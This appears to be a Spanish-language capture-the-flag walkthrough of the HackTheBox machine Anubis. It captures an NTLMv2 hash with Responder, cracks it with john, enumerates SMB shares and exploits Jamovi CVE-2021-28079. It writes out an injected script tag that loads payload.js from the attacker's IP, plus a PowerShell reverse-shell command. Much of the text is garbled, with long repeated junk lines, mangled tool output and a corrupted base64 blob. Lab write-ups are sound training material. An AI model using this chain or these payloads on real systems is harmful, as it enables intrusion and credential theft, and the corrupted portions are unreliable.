<http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe>

validamos si al cambiar la ip por la nuestra nos entrega el software

proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe" |html2text

```

~/machineshtb/Anubis
└─ proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe" |html2text
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:80 ... OK
http://softwareportal.windcorp.htb/install.asp?client=172.31.177.202&software=7z1900-x64.exe
validamos si al cambiar la ip por la nuestra nos entrega este .exe o que accion ejecuta
capturamos el trafico con tcpdump y exportamos a un archivo .cap

Capturar trafico con tcpdump
sudo tcpdump -i tun0 -w trafico.cap
```

ahora validamos con tshark el .cap

tshark -r trafico.cap


```

~/machineshtb/Anubis
tshark -r trafico.cap
1  0.000000 10.10.14.5 → 10.10.11.102 RPC 110 Continuation
2  0.078601 10.10.11.102 → 10.10.14.5    RPC 98 Continuation
3  0.078762 10.10.14.5 → 10.10.11.102 RPC 94 Continuation
4  0.157233 10.10.11.102 → 10.10.14.5    RPC 82 Continuation
5  0.157262 10.10.11.102 → 10.10.14.5    RPC 82 Continuation
6  0.157306 10.10.14.5 → 10.10.11.102 TCP 40 111 → 49868 [ACK] Seq=125 Ack=143 Win=10770 Len=0
7  0.157384 10.10.14.5 → 10.10.11.102 RPC 78 Continuation
8  0.157450 10.10.14.5 → 10.10.11.102 RPC 94 Continuation
9  0.235469 10.10.11.102 → 10.10.14.5    TCP 40 49868 → 111 [ACK] Seq=143 Ack=217 Win=1022 Len=0
10 0.236054 10.10.11.102 → 10.10.14.5    RPC 82 Continuation
11 0.236619 10.10.11.102 → 10.10.14.5    RPC 98 Continuation
12 0.236667 10.10.14.5 → 10.10.11.102 TCP 40 111 → 49868 [ACK] Seq=217 Ack=243 Win=10770 Len=0
13 0.236706 10.10.14.5 → 10.10.11.102 RPC 78 Continuation
14 0.236892 10.10.14.5 → 10.10.11.102 RPC 224 Continuation
15 0.315245 10.10.11.102 → 10.10.14.5    TCP 40 49868 → 111 [ACK] Seq=243 Ack=439 Win=1021 Len=0
16 0.315287 10.10.11.102 → 10.10.14.5    RPC 82 Continuation
17 0.326510 10.10.11.102 → 10.10.14.5    RPC 580 Continuation
```

identificamos que nuestra maquina y un equipo con ip 10.10.11.102 se comunican con frecuencia por el port 5985

25	1.228857	10.10.11.102	→	10.10.14.5	RPC 82 Continuation	10.10.11.102	→	10.10.14.5	TCP 52 51055 → 5985 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1340 WS=256 SACK_PERM
27	1.897574	10.10.11.102	→	10.10.14.5	TCP 52 51055 → 5985 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1340 WS=256 SACK_PERM	10.10.11.102	→	10.10.14.5	TCP 40 5985 → 51055 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	1.897596	10.10.14.5	→	10.10.11.102	TCP 40 5985 → 51055 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	10.10.14.5	→	10.10.11.102	TCP 40 111 → 49868 [ACK] Seq=125 Ack=143 Win=0
29	2.151359	10.10.14.5	→	10.10.11.102	RPC 78 Continuation	10.10.14.5	→	10.10.11.102	RPC 78 Continuation
30	2.158404	10.10.14.5	→	10.10.11.102	RPC 110 Continuation	10.10.14.5	→	10.10.11.102	RPC 94 Continuation
31	2.229244	10.10.11.102	→	10.10.14.5	RPC 82 Continuation	10.10.11.102	→	10.10.14.5	TCP 40 31192 → 19.10.14.5 [ACK] Seq=143 Ack=217 Win=1022 Len=0
33	2.236512	10.10.11.102	→	10.10.14.5	RPC 98 Continuation	10.10.11.102	→	10.10.14.5	TCP 40 49868 → 111 [ACK] Seq=143 Ack=217 Win=1022 Len=0
35	2.236754	10.10.14.5	→	10.10.11.102	RPC 94 Continuation	10.10.11.102	→	10.10.14.5	RPC 82 Continuation
36	2.315145	10.10.11.102	→	10.10.14.5	RPC 82 Continuation	10.10.11.102	→	10.10.14.5	RPC 98 Continuation
37	2.315174	10.10.11.102	→	10.10.14.5	RPC 82 Continuation	10.10.11.102	→	10.10.14.5	TCP 40 111 → 49868 [ACK] Seq=217 Ack=243 Win=10770 Len=0
39	2.315288	10.10.14.5	→	10.10.11.102	RPC 78 Continuation	10.10.11.102	→	10.10.14.5	RPC 78 Continuation
40	2.315379	10.10.14.5	→	10.10.11.102	RPC 94 Continuation	10.10.11.102	→	10.10.14.5	TCP 40 111 → 49868 [ACK] Seq=217 Ack=243 Win=10770 Len=0
42	2.393257	10.10.11.102	→	10.10.14.5	RPC 82 Continuation	10.10.11.102	→	10.10.14.5	TCP 40 49868 → 111 [ACK] Seq=243 Ack=339 Win=1021 Len=0
43	2.411267	10.10.14.5	→	10.10.11.102	RPC 110 Continuation	10.10.11.102	→	10.10.14.5	RPC 82 Continuation
44	2.488290	10.10.11.102	→	10.10.14.5	TCP 52 [TCP Port numbers reused] 51055 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1340 WS=256 SACK_PERM	10.10.11.102	→	10.10.14.5	TCP 40 5985 → 51055 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
45	2.488312	10.10.14.5	→	10.10.11.102	TCP 40 5985 → 51055 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	10.10.14.5	→	10.10.11.102	TCP 40 49868 → 111 [ACK] Seq=243 Ack=339 Win=1021 Len=0
46	2.489272	10.10.11.102	→	10.10.14.5	RPC 98 Continuation	10.10.11.102	→	10.10.14.5	RPC 82 Continuation
47	2.489409	10.10.14.5	→	10.10.11.102	RPC 94 Continuation	10.10.11.102	→	10.10.14.5	TCP 40 49868 → 111 [ACK] Seq=243 Ack=339 Win=1021 Len=0

ahora escucho por netcat en el port 5985 y de nuevo lanzo el curl  
nc -nvlp 5985




con esto identificamos que se esta intentando conectar a nuestro equipo con WinRM

## Ataques con herramienta responder

Con responder podemos interceptar esta comunicación y obtener un hash con el user que se está intentando loguear

sudo responder -I tun0



ahora lanzo de nuevo la petición curl

```
curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe" |html2text
```

```
~/machineshtb/Anubis 0|1 ✘ 14:13:54
proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?clientIP=10.10.14.5&software=7z1900-x64.exe" |html2text
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 this project
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ... 127.0.0.1:1080  ... 172.31.176.1:80  ... OK
Patreon -> https://www.patreon.com/gaffie
Author: Laurent Gaffie
~/machineshtb/Anubis 0|1 ✘ 14:21:10
```

en responder identificamos un hash NTLMv2

copio ese hash

utilizamos john

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashNTLMv2.txt
```

antes importante que todo el hash este en una sola linea para ello utilizo mejor gedit

como me estaba dando problemas el hash con los espacios valide y esto ocurre por la etiqueta html2text

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashNTLMv2.txt
```

```
> ScriptKiddie
~/machineshtb/Anubis
john --wordlist=/usr/share/wordlists/rockyou.txt hashNTLMv2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5n32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Secret123      (localadmin)          john --wordlist=/usr/share/wordlists/rocky
1g 0:00:00:00 DONE (2024-03-21 14:35) 1.052g/s 2203Kp/s 2203Kc/s 2203KC/s Smudge2..SaS1993
Use the "--show--format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

aca con este passwro se intento con smb y winrm pero nada hasta que probamos conectandonos por smb directamente a la maquina y encontramos directorios

```
smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123"
```

dentro de Shared encontramos documents y dentro analytics  
smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123" -r Shared/Documents/Analytics

```
~/.machineshtb/Anubis
└─ smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123" -r Shared/Documents/Analytics      Htb machines / Anubis / Anubis
  ↳ ~mac (and ht) :/anubis
    ↳ ~mac (and ht) :/anubis
      ↳ ~mac (and ht) :/anubis
        ↳ ~mac (and ht) :/anubis
          ↳ ~mac (and ht) :/anubis
            ↳ ~mac (and ht) :/anubis
              ↳ ~mac (and ht) :/anubis
                ↳ ~mac (and ht) :/anubis
                  ↳ ~mac (and ht) :/anubis
                    ↳ ~mac (and ht) :/anubis
                      ↳ ~mac (and ht) :/anubis
                        ↳ ~mac (and ht) :/anubis
                          ↳ ~mac (and ht) :/anubis
                            ↳ ~mac (and ht) :/anubis
                              ↳ ~mac (and ht) :/anubis
                                ↳ ~mac (and ht) :/anubis
                                  ↳ ~mac (and ht) :/anubis
                                    ↳ ~mac (and ht) :/anubis
                                      ↳ ~mac (and ht) :/anubis
                                        ↳ ~mac (and ht) :/anubis
                                          ↳ ~mac (and ht) :/anubis
                                            ↳ ~mac (and ht) :/anubis
                                              ↳ ~mac (and ht) :/anubis
                                                ↳ ~mac (and ht) :/anubis
                                                  ↳ ~mac (and ht) :/anubis
                                                    ↳ ~mac (and ht) :/anubis
                                                      ↳ ~mac (and ht) :/anubis
                                                        ↳ ~mac (and ht) :/anubis
                                                          ↳ ~mac (and ht) :/anubis
                                                            ↳ ~mac (and ht) :/anubis
                                                              ↳ ~mac (and ht) :/anubis
                                                                ↳ ~mac (and ht) :/anubis
                                                                  ↳ ~mac (and ht) :/anubis
                                                                    ↳ ~mac (and ht) :/anubis
                                                                      ↳ ~mac (and ht) :/anubis
                                                                        ↳ ~mac (and ht) :/anubis
                                                                          ↳ ~mac (and ht) :/anubis
                                                                            ↳ ~mac (and ht) :/anubis
                                                                              ↳ ~mac (and ht) :/anubis
                                                                                ↳ ~mac (and ht) :/anubis
                                                                                  ↳ ~mac (and ht) :/anubis
                                                                                    ↳ ~mac (and ht) :/anubis
                                                                                      ↳ ~mac (and ht) :/anubis
                                                                                        ↳ ~mac (and ht) :/anubis
                                                                                          ↳ ~mac (and ht) :/anubis
                                                                                            ↳ ~mac (and ht) :/anubis
                                                                                              ↳ ~mac (and ht) :/anubis
                                                                                                ↳ ~mac (and ht) :/anubis
                                                                                                  ↳ ~mac (and ht) :/anubis
                                                                                                    ↳ ~mac (and ht) :/anubis
                                                                                                      ↳ ~mac (and ht) :/anubis
                                                                                                        ↳ ~mac (and ht) :/anubis
                                                                                                          ↳ ~mac (and ht) :/anubis
                                                                                                            ↳ ~mac (and ht) :/anubis
                                                                                                              ↳ ~mac (and ht) :/anubis
                                                                                                                ↳ ~mac (and ht) :/anubis
                                                                                                                  ↳ ~mac (and ht) :/anubis
                                                                                                                    ↳ ~mac (and ht) :/anubis
                                                                                                                      ↳ ~mac (and ht) :/anubis
                                                                                                                        ↳ ~mac (and ht) :/anubis
                                                                                                                          ↳ ~mac (and ht) :/anubis
                                                                                                                            ↳ ~mac (and ht) :/anubis
                                                                                                                              ↳ ~mac (and ht) :/anubis
                                                                                                                                ↳ ~mac (and ht) :/anubis
                                                                                                                                  ↳ ~mac (and ht) :/anubis
                                                                                                                                    ↳ ~mac (and ht) :/anubis
                                                                                                                                      ↳ ~mac (and ht) :/anubis
                                                                ................................................................ con este password se intento con smb y winrm pero nada hasta que probamos conectar con smb directamente a la maquina y encontramos directorios
smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123"
SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com - https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[*] IP: 10.10.11.102:445      Name: www.windcorp.htb
Disk   Nineveh
-----
ADMIN$ Optimum
C$    Revision
CertKiddie
IPC$  Script Kiddie
NETLOGON mbooleth
Shared  ./SharedDocuments/Analytics
dr--r--r-- sauce      0 Thu Apr 29 09:50:33 2021 Shared
dr--r--r-- sauce      0 Thu Apr 29 09:50:33 2021 SYSTOL
fr--r--r--d-- 6455 Thu Apr 29 09:50:33 2021 Big 5.omv
fr--r--r--m-- 2897 Thu Apr 29 09:50:33 2021 /~mac/anubis/Bugs.omv
fr--r--r--m-- 2142 Thu Apr 29 09:50:33 2021 Tooth Growth.omv
fr--r--r--m-- 2841 Thu Mar 21 15:18:04 2024 Whatif.omv
SYSVOL trackmapexec
Ldapsearch
~/machineshtb/Anubis
[Anubis] 0:webserver01 172.31.177.202- 1:[tmux]* 2:python3
```

son archivos .omv

### Jamovi Document



#### Descripción (inglés):

The OMV file is a Jamovi Document. Jamovi is a new "3rd generation" statistical spreadsheet. designed from the ground up to be easy to use.


traduciendo

ingles (detectado) ▾      español ▾      automático ▾      Glosario

The OMV file is a Jamovi Document. Jamovi is a new "3rd generation" statistical spreadsheet. designed from the ground up to be easy to use.

El archivo OMV es un documento Jamovi. Jamovi es una nueva hoja de cálculo estadística de "3<sup>a</sup> generación". diseñada desde cero para ser fácil de usar.

Si buscamos vulnerabilidades de el software jamovi encontramos un XSS CVE-2021-28079  
<https://github.com/g33xter/CVE-2021-28079>




README

## CVE-2021-28079 - POC

Jamovi <=1.6.18 is affected by a cross-site scripting (XSS) vulnerability. The column-name is vulnerable to XSS in the ElectronJS Framework. An attacker can make a .omv (Jamovi) document containing a payload. When opened by victim, the payload is triggered.


```
🔥\> file example.omv
example.omv: Zip archive data, at least v2.0 to extract
```

validando un poco mas encuentro que se puede subir un XSS payload el cual tiene una reverseshell codificada



Edit the metadata.json file and add your XSS payload.

```
🔥\> python3 -m json.tool metadata.json | head
{
  "dataSet": {
    "rowCount": 20,
    "columnCount": 3,
    "removedRows": [],
    "addedRows": [],
    "fields": [
      {
        "name": "<script src=\"http://10.x.x.x/payload.js\"></script>",
        "id": 1,
```



If it's windows os then you can use powershell and if it's linux you can use bash one-liner.

```
🔥\> cat payload.js
require('child_process').exec('powershell -e JABjAGwAaQBLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYv
```

## Jamovi CVE-2021-28079 exploit

Descargo una imagen del smb

smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123" --download Shared/Documents/Analytics/Whatif.omv

```

~/machineshtb/Anubis [ ] Jamovi CVE-2021-28079 exploit
└─ smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123" -E download Shared/Documents/Analytics/Whatif.omv
    └─ Nineveh
        └─ optivum
            └─ Raddlin
                └─ ijkiddie
                    └─ Anubis
                        └─ whatif
                            └─ whatif
    └─ Worker
[!] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[+] Starting download: Shared\Documents\Analytics\Whatif.omv (2841 bytes)
[+] File output to: /home/kali/machineshtb/Anubis/10.10.11.102-Shared_Documents_Analytics_Whatif.omv
    └─ crackmapexec
        └─ Ldapserach
~/machineshtb/Anubis [ ]
[Anubis] 0:webserver01 172.31.177.202- 1:zsh* 2:python3

```

Cambio el nombre porque smbmap tira un nombre muy largo

```

    └─ Swagshop
~/machineshtb/Anubis [ ] Cambio el nombre porque
└─ ls
10.10.11.102-Shared_Documents_Analytics_Whatif.omv chisel1.5 chisel1.5.exe Co
    └─ Thm machines
~/machineshtb/Anubis [ ]
mv 10.10.11.102-Shared_Documents_Analytics_Whatif.omv what.omv
    └─ crackmapexec
        └─ Ldapserach
~/machineshtb/Anubis [ ]
[Anubis] 0:webserver01 172.31.177.202- 1:zsh*

```

valido el archivo y dice que es un java .JAR

```

~/machineshtb/Anubis [ ]
file what.omv
what.omv: Java archive data (JAR)
    └─ crackmapexec
        └─ Ldapserach
~/machineshtb/Anubis [ ]
[Anubis] 0:webserver01 172.31.177.202- 1:zsh

```

sin embargo si vemos la guia se puede unzipear  
unzip what.omv

```

kali㉿kali: ~
└─[machineshtb/Anubis]─[unzip what.omv]
Archive: what.omv
  inflating: META-INF/MANIFEST.MF
  inflating: index.html
  inflating: metadata.json
  inflating: xdata.json
  inflating: data.bin
  inflating: 01 empty/analysis

```

guardo todos los archivos en una carpeta llamada omv

```

kali㉿kali: ~
└─[machineshtb/Anubis]─[cd omv]
  └─[Devel]
    └─[Lame]
      └─[~machineshtb/Anubis/omv]
        ls
        '01 empty'  data.bin  index.html  metadata.json  META-INF  xdata.json
        └─[Nineveh]
        └─[Optimum]
        └─[Paddish]
        └─[ScriptKiddle]
        └─[Shibboleth]
        └─[Swagshop]

```

guardo todos los archivos en una ca

Siguiendo la guia dice que el XSS esta en el metadata.json

cat metadata.json

```

kali㉿kali: ~
└─[machineshtb/Anubis/omv]─[cat metadata.json]
  └─[dangerous]
    └─[crackmapexec]
      └─[15:21:03]
        └─[~/machineshtb/Anubis/omv]

```

```

{
  "dataset": {
    "rowCount": 150,
    "columnCount": 5,
    "removedRows": [],
    "addedRows": [],
    "fields": [
      {
        "name": "Sepal.Length",
        "id": 1,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "Sepal.Length",
        "description": "",
        "transform": 0,
        "edits": 0,
        "missingValues": []
      },
      {
        "name": "Sepal.Width",
        "id": 2,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "Sepal.Width",
        "description": "",
        "transform": 0,
        "edits": 0,
        "missingValues": []
      },
      {
        "name": "Petal.Length",
        "id": 3,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "Petal.Length",
        "description": "",
        "transform": 0,
        "edits": 0,
        "missingValues": []
      },
      {
        "name": "Petal.Width",
        "id": 4,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "Petal.Width",
        "description": "",
        "transform": 0,
        "edits": 0,
        "missingValues": []
      },
      {
        "name": "Species",
        "id": 5,
        "columnType": "Data",
        "dataType": "Text",
        "measureType": "Nominal",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "integer",
        "importName": "Species",
        "description": "",
        "transform": 0,
        "edits": 0,
        "missingValues": []
      }
    ],
    "trimLevels": true
  }
}

```

15:22:02

mejoro la vista con jq lo instalamos

```
cat metadata.json | jq
Command 'jq' not found, but can be installed with:
sudo apt install jq
```

cat metadata.json | jq

```
cat metadata.json | jq^
{
  "dataSet": {
    "rowCount": 150,
    "columnCount": 5,
    "removedRows": [],
    "addedRows": [],
    "fields": [
      {
        "name": "Sepal.Length",
        "id": 1,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "Sepal.Length",
        "description": "",
        "transform": 0,
        "label": "Sepal.Length"
      }
    ]
  }
}
```

el XSS esta en name


```
Edit the metadata.json file and add your XSS payload.

🔥\r> python3 -m json.tool metadata.json | head
{
  "dataSet": {
    "rowCount": 20,
    "columnCount": 3,
    "removedRows": [],
    "addedRows": [],
    "fields": [
      {
        "name": "<script src=\"http://10.x.x.x/payload.js\"></script>",
        "id": 1,
        "columnType": "Data",
        "dataType": "String",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "text",
        "importName": "Sepal.Length",
        "description": "",
        "transform": 0,
        "label": "Sepal.Length"
      }
    ]
  }
}
```

editamos el archivo en la parte de name y colocamos el XSS

```
*metadata.json
~/machineshtb/Anubis/omv
Save ⌂ ⌓ ⌖
dRows": [], "fields": [{"name": "<script src=\"http://10.10.14.5/payload.js\"></script>", "id": "us", "formula": "", "formulaMessage": "", "parentId": 0, "width": 100, "type": "number", "missingValues": []}, {"name": "Sepal.Width", "id": 2, "columnType": "Data", "dataType": "", "parentId": 0, "width": 100, "type": "number", "importName": "Sepal.Width", "description": "", "id": 3, "columnType": "Data", "dataType": "Decimal", "measureType": "Continuous", "type": "number", "importName": "Petal.Length", "description": "", "transform": 0, "edits": []}, {"name": "Petal.Length", "id": 4, "columnType": "Data", "dataType": "Decimal", "measureType": "Continuous", "formula": "", "formulaMessage": "", "description": "", "transform": 0, "edits": [], "missingValues": []}, {"name": "Species", "id": 5, "columnType": "Data", "dataType": "Text", "measureType": "Nominal", "formula": "", "formulaMessage": "", "parentId": 0, "width": 100, "type": "integer", "missingValues": [], "trimLevels": true}], "transforms": []}]}
```

ahora payload.js tendra una reverse shell



```
require('child_process').exec('powershell -e reverseshell  
al decodificar el ejemplo veo que una reverse shell powershell
```

```
~/machineshtb/Anubis/omv                                     parentId: 0, width: 100, type: number, importName: Sepal.Width, description: 35s 15:28:10
echo "GwAQBwLGAQAGAdA0IABoAGUAdwAtAE8AYgBqAGUw0BAAUw5MAHAgLAG0ALbgAOUGAdA0IAAfAbwAgASz0AHMAlbGEUAwMAJBDAgwAqB1AgDdA0AcIAQMwAeC4AeAAlAgBLgA8
LAA0ADUAnAe3ACKA0w0AKAHMAdABYgYQBACAApQAgcAQAYwBsAGKAZQUBAHQALb8HAgUDAbT0HAoCgBLeAQA0BQAcKwBHDAGIAeQBgAUwBmQF0JAAB1HkADAbLHAMLA9A
QAAcAMA4C4NAAUwDAUw1AHQ7BDAF0A7QAHhAAbpGwA7QzQAcJApBAApCQAcw0BAAuH1ZQbHgAgLB8HAgUyQAgCABjA1HkADAbLHAMLA9AdA0ALAAcAOAyB5MAH0ZQbC4TA
L7AG4A2B1AgA0IAAe4Z0A8C30ATwbIAg0ZQbJAHQAAIAAfQAgBwAgUATQbHgAgQAAfQAgBwAgQAAfQAgBwAgQAAfQAgBwAgQAAfQAgBwAgQAAfQAgBwAgQAAfQAgBwAgQ
yAGKAbgbnAgCJAgB1IAHkADAbLHAMLAwAcwIAAAKAGKAQ7AcQwBLgA4ZAB1AgEAYwBRAcAApQAgcAgBwAgIAAkgQAYQb0AgEAIAAyyAD4AgJxAcAAfAgAE8jdQb0
Ac0AwB0HIAaQBuAeC4AaPAAjDsAjAAGUBgdBKA1gBjAgSAGAdA0IAAAKHAMZQUBAgAqyBghAMaawAgSAA1IAfPAAuAgC1AA1fAAcAKABwAHCAZApA
Q4UA0BIAHQAaAgC1AA1fAAcAKABwAHCAZApA0D1A1fAA5D1Ab5AgBdAgBKA1gAgB0QAUAGIAA0C4KA
